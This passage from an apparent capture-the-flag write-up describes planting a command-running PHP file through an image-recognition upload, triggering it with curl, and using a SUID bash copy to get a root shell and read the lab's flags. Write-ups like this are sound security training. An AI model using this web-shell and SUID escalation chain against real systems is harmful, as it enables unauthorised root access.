Now we need to intercept with the proxy the HTTP POST request in which the image data is sent to the server, to the / endpoint with the canvas_image URL-encoded parameter and replace it with the one that generated the script.
 We find that the text was recognized correctly and now we can save it to a file, in this case we are going to save it to the
command.php file.
 After the
Save button is clicked the Saved as: saved/command.php text is shown indicating that we can trigger the command by visiting the URL.
$ curl -k http://127.0.0.1:8001/saved/command.php
By returning the SSH shell we find that the /tmp/suid-bash file is created and then we can spawn the root shell.
walter@makesense:~$ /tmp/suid-bash -p
suid-bash-5.2# id
uid=1000(walter) gid=1000(walter) euid=0(root) groups=1000(walter)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
suid-bash-5.2# cat /home/walter/user.txt
<REDACTED>
suid-bash-5.2# cat /root/root.txt
<REDACTED>